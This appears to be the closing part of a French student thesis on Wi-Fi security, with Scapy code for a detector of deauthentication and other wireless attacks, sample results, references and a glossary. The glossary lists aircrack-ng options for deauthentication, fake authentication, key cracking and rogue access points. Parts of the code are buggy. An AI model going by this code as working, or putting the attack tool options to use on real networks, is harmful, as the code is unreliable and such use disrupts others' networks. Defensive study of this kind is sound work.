logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
from re import search
from threading import Thread
from tabulate import tabulate
from multiprocessing import Process
import signal
import os

Table = [{"SSID", "CH", "ENC", "BSSID", "AttackType", "Attacker", "Target", "IsHidden"}]
Values = []
Probes = [{"STA", "ProbesFor ", "SSID"}]
ap_list = set()
class WIDS(Thread):
    global Table
    global ap_list
    global Values
    global Probes
    def __init__(self):
        Thread.__init__(self)
        self.iface = "wlan0"
        self.devices = set()
        self.hidden = {}
        self.capabilities = {0: "Encrypted", 1: "Open"}
        self.isencrypted = False
        self.channel = 0
        self.bssid = "00:00:00:00:00:00"
        self.STA = None
        self.ssid = None
        self.len = None
```

```
self.privacy      = None
self.isHidden     = False
self.attacker     = "00:00:00:00:00:00"
self.attackType  = None
self.reason       = None
self.client       = None
self.target = self.bssid
self.indicator = 0

def PacketHandler(self, pkt):

    if pkt.haslayer(Dot11):
        if pkt.type == 0 and pkt.subtype == 4:
            if pkt.info:
                return self.ProbeReq(pkt)

        elif pkt.type == 0 and pkt.subtype == 8 :
            if pkt.haslayer(Dot11Beacon):
                capstring=pkt.sprintf("(Dot11Beacon:%Dot11Beacon.cap%)")
                cap = {0: "Open", 1: "Enc"}
                vrai = 0
                pkt.getlayer(Dot11Beacon)
                if pkt.addr2 not in ap_list and "\x00" in pkt.info:
                    ap_list.add(pkt.addr2)

                    if search("privacy", capstring):
                        vrai = 1
                    return self.HIDDEN(pkt, cap, vrai)

                elif pkt.addr2 not in ap_list:
                    ap_list.add(pkt.addr2)
                    if search("privacy", capstring):
                        vrai = 1
                    return self.SSID(pkt, cap, vrai)

        elif pkt.haslayer(Dot11Deauth):
            return self.Deauth(pkt)
```

```
        elif pkt.haslayer(Dot11AssoReq):
            return self.AssociationReq(pkt)

        elif pkt.haslayer(Dot11Auth):
            return self.AuthenticationReq(pkt)
        elif pkt.haslayer(Dot11WEP):
            return self.ARPReplay(pkt)

    else:
        pass

def ProbeReq(self, pkt):
    self.STA = pkt.addr2
    self.ssid = pkt.info
    if self.STA not in Probes and self.ssid not in Probes:
        Probes.append([self.STA, self.ssid])
        self.indicator = 1
    return self

def SSID(self, pkt, cap, vrai):
    self.channel = int( ord(pkt[Dot11Elt:3].info))
    self.ssid = pkt.info
    self.bssid = pkt.addr2
    self.privacy = cap[vrai]
    if self.ssid not in Table:
        Table.append([self.ssid, self.channel, self.privacy, self.bssid, self.attackType, self.attacker, self.target, self.isHidden])
        self.indicator = 1
    return

def HIDDEN(self, pkt, cap, vrai):
    self.channel = int( ord(pkt[Dot11Elt:3].info))
    self.ssid = pkt.info
    self.bssid = pkt.addr2
    self.len = pkt.getlayer(Dot11Beacon).len
    self.privacy = cap[vrai]
    self.isHidden = True
    if self.ssid not in self.hidden:
        self.hidden[self.ssid] = self.isHidden
    Table.append([self.ssid, self.channel, self.privacy, self.bssid, self.attackType, self.attacker, self.target, self.isHidden])
```

```
        return

    def Deauth(self, pkt):
        self.bssid = pkt.addr2
        self.target = pkt.addr1
        self.attacker = pkt.addr2
        self.attackType = "Deauth"
        for table in Table:
            for item in table:
                if item == self.bssid:
                    table[4] = self.attackType
                    table[5] = self.attacker
                    table[6] = self.target

        return

    def AssociationReq(self, pkt):
        self.STA = pkt.addr1
        self.client = pkt.addr2
        self.ssid = pkt.info
        return [self.STA, self.client, self.ssid]

    def AuthenticationReq(self, pkt):
        self.client = pkt.addr1
        self.addr2 = pkt.addr2
        return [self.addr1, self.addr2]

    def __del__(self):
        if self.indicator == 1:
            os.system("clear")
            print tabulate(Table)
        else:
            pass

import time
def channel_hopper(interface):
    while True:
        try:
            channel = random.randrange(1,13)
            #channel =8
```

```
        os.system("iwconfig %s channel %d" % (interface, channel))
        time.sleep(1)
    except KeyboardInterrupt:
        break

def stop_channel_hop(signal, frame):
    try:
        stop_sniff = True
        channel_hop.terminate()
        channel_hop.join()
    except Exception:
        pass

def main():
    channel_hop = Process(target = channel_hopper, args=("wlan0",))
    channel_hop.start()
    signal.signal(signal.SIGINT, stop_channel_hop)
    while True:
        try:
            pkt = sniff(iface="wlan0", count=1)
            if pkt[0].haslayer(Dot11):
                obj = WIDS()
                obj.PacketHandler(pkt[0])
        except KeyboardInterrupt:
            exit()

try:
    if __name__ == "__main__":
        main()
except Exception:
    exit()
```

10. Détection de l'attaque déauthentification

Comme nous l'avons vu précédemment le masquage du SSID, nous a pas permet d'assurer une sécurité fiable à notre point d'accès, ce qui a été vérifié lorsque nous avons appliqué les deux attaques, l'attaque passive et l'attaque active. Pour faire face à ce problème nous avons développé une signature qui permet de détecter ce type d'attaque en basant sur la détection des paquets de type deauthentification comme nous montre la figure suivante :

SSID	CH	ENC	BSSID	AttackType	Attacker	Target	IsHidden
AT-VOD	2	Enc	ec:22:80:9c:60:9b		00:00:00:00:00:00	00:00:00:00:00:00	False
peacè	5	Enc	c0:ee:fb:26:f5:75	Deauth	88:9f:fa:a4:57:9a	c0:ee:fb:26:f5:75	False
tests	11	Enc	2a:76:3f:45:6b:83		00:00:00:00:00:00	00:00:00:00:00:00	False
HUAWEI-E5172-1888	1	Enc	34:cd:be:c7:18:88		00:00:00:00:00:00	00:00:00:00:00:00	False
HG520	1	Enc	00:1b:9e:e8:5e:e2		00:00:00:00:00:00	00:00:00:00:00:00	False
DJAWEB_23CFD	9	Enc	9c:c1:72:52:3d:04		00:00:00:00:00:00	00:00:00:00:00:00	False

Figure 46 : Détection de l'attaque déauthentification.

11. Discussion

Avec l'évolution des réseaux sans fil et le Wi-Fi en particulier, plusieurs méthodes de sécurité sont créées pour protéger les systèmes informatiques contre les différentes attaques.

Dans ce chapitre, nous avons donné en premier lieu une idée générale sur le langage de programmation Python, sa définition ainsi que ses bases. Nous avons développé aussi, une application *WaveShark* qui est capable de détecter plusieurs attaques applicables sur le réseau Wi-Fi.

Conclusion générale

Conclusion générale

Dans ce mémoire, nous avons présenté une synthèse sur les réseaux Wi-Fi tout en montrant l'évolution de la normalisation en termes de standard de sécurité 802.11.

Nous avons également présenté une étude détaillée sur les vulnérabilités des mécanismes de sécurité Wi-Fi, et les différentes attaques qui exploitent leurs faiblesses. Cette étude nous a permis de prendre conscience de l'étendue des dégâts qui peuvent provoquer ce type de réseau, c'est pourquoi la sécurité informatique demeure un sujet très essentielle et aussi sensible voire même complexe, car l'évolution des technologies a permis d'améliorer plusieurs mécanismes de sécurité dans un réseau Wi-Fi, mais il est toujours difficile de la garantir à 100%.

Afin d'optimiser la sécurité et de minimiser toutes sortes de piratage informatique, on a développé dans notre mémoire une application *WaveShark*, qui est capable de détecter quelques attaques applicables sur le réseau Wi-Fi, à savoir l'attaque ARP Replay, l'attaque déauthentification.

Pour améliorer notre travail, nous proposons d'améliorer *WaveShark* en ajoutant des signatures qui permettent d'identifier d'autres types d'attaques comme l'attaque de dé-authentification et d'utiliser un langage de programmation orienté objet plus robuste comme Java.

Références

Références

- [1] : http://fr.wikipedia.org/wiki/Institute_of_Electrical_and_Electronics_Engineers
- [2] : <http://www.commentcamarche.net/faq/7257-windows-utilisation-d-adaptateurs-wifi-et-problemes-eventuels>
- [3] : [https://fr.wikipedia.org/wiki/Hacker_\(s%C3%A9curit%C3%A9_informatique\)](https://fr.wikipedia.org/wiki/Hacker_(s%C3%A9curit%C3%A9_informatique))
- [4] : <http://www.simpliweb.fr/blog/les-normes-wifi-a-quoi-ca-sert/>
- [5] : https://fr.wikipedia.org/wiki/IEEE_802.11i
- [6] : https://fr.wikipedia.org/wiki/IEEE_802.1X
- [7] : http://www.memoireonline.com/04/12/5653/m_Mise-en-place-sur-le-point-dacces-dun-reseau-wifi9.html
- [8] : <http://www.commentcamarche.net/contents/1282-les-modes-de-fonctionnement-du-wifi-802-11-ou-wi-fi>
- [9] : magazine Réseaux et télécoms, Claude Servin, 980 pages, 3^{ème} édition, 2009.
- [10] : <http://www.pouf.org/documentation/securite/html/node15.html>
- [11] : <http://www.commentcamarche.net/contents/1284-securer-un-reseau-wifi>
- [12] : Magazine Misc multi System&internet Security cookbook, Frédéric Raynal, 82 pages, 3^{ème} édition, 2011.
- [13] : python.developpez.com

Annexes

Annexes

Wifi Alliance :

La Wi-Fi Alliance a été connue en 1999 sous le nom (WECA). La Wi-Fi Alliance est une organisation mondiale qui traite des produits de différents fabricants qui sont certifiés sur la base de la norme IEEE 802.11.

Trafic :

C'est l'ensemble de données qui transitent sur le réseau.

BSS :

Il correspond à l'ensemble formé par le point d'accès et les stations situées dans sa zone de couverture. Un BSS forme une cellule.

BSSID :

Un identifiant de 6 octets (48 bits). Le BSSID correspond à l'adresse MAC d'un périphérique.

DS :

Système de distribution permet de connecter plusieurs points d'accès afin qu'ils puissent constituer un ESS, il peut être un réseau filaire ou bien sans fil.

ESS :

Il est formé par un ensemble de BSS et un système de distribution.

ESSID :

ESSID c'est un identifiant de 32 caractères de longueur, il représente le nom du réseau, souvent abrégé en SSID, et représente en quelque sorte un premier niveau de sécurité dans la mesure où la connaissance du SSID est nécessaire pour qu'une station se connecte au réseau étendu.

IBSS :

Un IBSS est un réseau sans fil constitué au minimum de deux stations et qui n'utilise pas de point d'accès.

Authentification :

Action de prouver son identité afin de faire partie du BSS ou ESS.

Association :

C'est une opération qui permet d'obtenir une association afin de pouvoir communiquer sur le réseau.

Mise en place de machine virtuelle

Utiliser un environnement virtuel, nous permet d'installer des machines virtuelles sur notre ordinateur. Ces machines virtuelles seront accessibles par le réseau comme si nous avions vraiment d'autres ordinateurs connectés sur notre réseau local.

VMware Workstation

VMware Workstation est hyper viseur qui fonctionne sur des ordinateurs, il permet aux utilisateurs de mettre en place une ou plusieurs machines virtuelles sur une seule machine physique, et de les utiliser simultanément avec la machine réelle. Chaque machine virtuelle peut exécuter son propre système d'exploitation.

Kali Linux :

Kali Linux est une distribution Linux de tests de pénétration et d'audit de sécurité informatique très avancé. Ce système permet de faire des exploits et de pirater les réseaux. Bien entendu, Kali Linux a pour but de permettre aux professionnels de la sécurité et aux entreprises de tester la robustesse de leur système et de leurs réseaux.

Adresse de diffusion (broadcast) :

Diffusion de données à un ensemble de machines d'un même réseau dont on ne connaît pas l'adresse MAC.

Adresse MAC :

Est un identifiant physique unique d'une machine codée sur 6 octets et représentée en générale sous forme hexadécimale comme illustrer dans l'exemple suivant : **5E:FF:56:A2:AF:15**.

Aircrack-ng

Aircrack-ng est un logiciel utilitaire destiné à tester la qualité de la protection autour de votre connexion Wi-Fi. Aircrack-ng est un « sniffer », c'est-à-dire qu'il teste des paquets IP transitant entre le routeur et votre ordinateur à la recherche de failles.

Cette suite contient les différents outils, parmi ses outils on a :

- **airmon-ng** : permet d'activer/désactiver le mode moniteur d'une carte wifi.
- **airodump-ng** : Cet outil permet de scanner les réseaux Wi-Fi disponibles et par la suite de capturer les données (paquets) qui transitent par le Wi-Fi.
- **aireplay-ng** : permet l'injection de paquets 802.11.
- **aircrack-ng** : casseur de clés WEP, WPA, WPA2.
- **airbase-ng** : permet de créer un faux point d'accès.

Procédures d'utilisation d'Aircrack-ng

Deauth : désauthentifier 1 ou toutes les stations (-0).

-a : définir l'adresse MAC du point d'accès.

Fakeauth : fausse authentification avec le point d'accès.

-e (--essid) : nom du réseau.

-h : adresse MAC d'un client.

-b (--bssid) : adresse MAC du point d'accès.

-W: 0|1 : règle [ou pas] le flag WEP flag dans les beacons 0|1 (défaut: auto).

-L : attaque « Caffé-Latte ».

-D: désactiver la détection du point d'accès.

-c : canal.

-w: spécifie le nom du fichier de capture qui sera créé exemple: -w wpacrack.

-v : afficher plus de détails.

-i: Interface utilisée.

-d 0 : établir un délai entre deux tentatives des PIN.

Attaque informatique

Une attaque est une action malveillante consistant à tenter de contrôler les fonctions et les mesures de sécurité d'un système informatique, voler ses données confidentielles, détruire, endommager ou altérer son fonctionnement normal.

Attaque passive :

Consiste à écouter sans modifier les données ou le fonctionnement d'un réseau.

Attaque active :

Consiste à modifier des données ou des messages ou à perturber le bon fonctionnement d'un réseau.

Wireshark

Wireshark est un analyseur de paquets libre utilisé dans le dépannage et l'analyse de réseaux informatiques.

Hacker

Un hacker est un passionné des réseaux informatiques, doté d'une connaissance très développée, cherchant toujours à repousser les limites de l'impossible, et à défier les systèmes sécurisés. Un hacker peut être bienfaiteur ou malfaiteur ou bien quelque part entre les deux. Tout dépend du but et des moyens qu'il choisit pour écouter, changer ou faire évoluer les systèmes informatiques.

Protocole :

Ensemble de messages échangés entre plusieurs entités.

Le protocole ARP :

Le protocole ARP est utilisé pour faire la correspondance entre des adresses IP sur 32 bits et l'adresse Ethernet sur 48 bits. Par exemple, quand une machine A (192.168.1.1) veut communiquer avec une machine B (192.168.1.2), l'adresse IP connue de B doit être traduite avec son adresse MAC correspondante. Pour réaliser cela, la machine A envoie un message en diffusion contenant l'adresse IP de la machine B (*Who has 192.168.1.2? Tell 192.168.1.1*). La machine cible, reconnaissant que l'adresse IP du paquet correspond à la sienne, retourne une réponse révélant son adresse MAC (*192.168.1.2 is at 01:23:45:67:89:0A*). La réponse est généralement mise en cache.

4 way handshake : (la poignée de mains) est un ensemble de paquets émis par le point d'accès et la station lorsque la station se connecte.

Intrusion

Une intrusion est un événement permettant d'avoir indument accès à un système et ses ressources. L'intrusion est généralement vue comme une personne étrangère au système informatique qui réussit à en prendre le contrôle.

PWR : puissance du signal.

Beacons : nombre de paquets d'annonces envoyés par le point d'accès pour se faire connaître sur le réseau.

#Data : nombre de paquets capturés.

#/S : nombres de paquets par les seconds.

CH : numéro de canal d'émission utilisé par le point d'accès.

MB : vitesse maximum supporté par le point d'accès Wi-Fi.

ENC : protocole de cryptage.

CIPHER : sur quel type de chiffrement se base le protocole de cryptage.

AUTH : protocole d'authentification utilisé.

Scapy :

Scapy est une bibliothèque Python permettant, d'envoyer, réceptionner et manipuler des paquets réseau. Scapy peut fonctionner à la manière d'un analyseur de trafic réseaux afin d'effectuer des captures de données en vue de les visualiser par la suite.

Sniffer :

Le sniffing est l'action d'écouter le trafic sur un réseau à l'aide d'un logiciel appelé « **renifleur** » ou « **sniffer** » en anglais, ce dernier est capable d'intercepter toutes les trames que notre carte reçoit et qui ne nous sont pas destinées.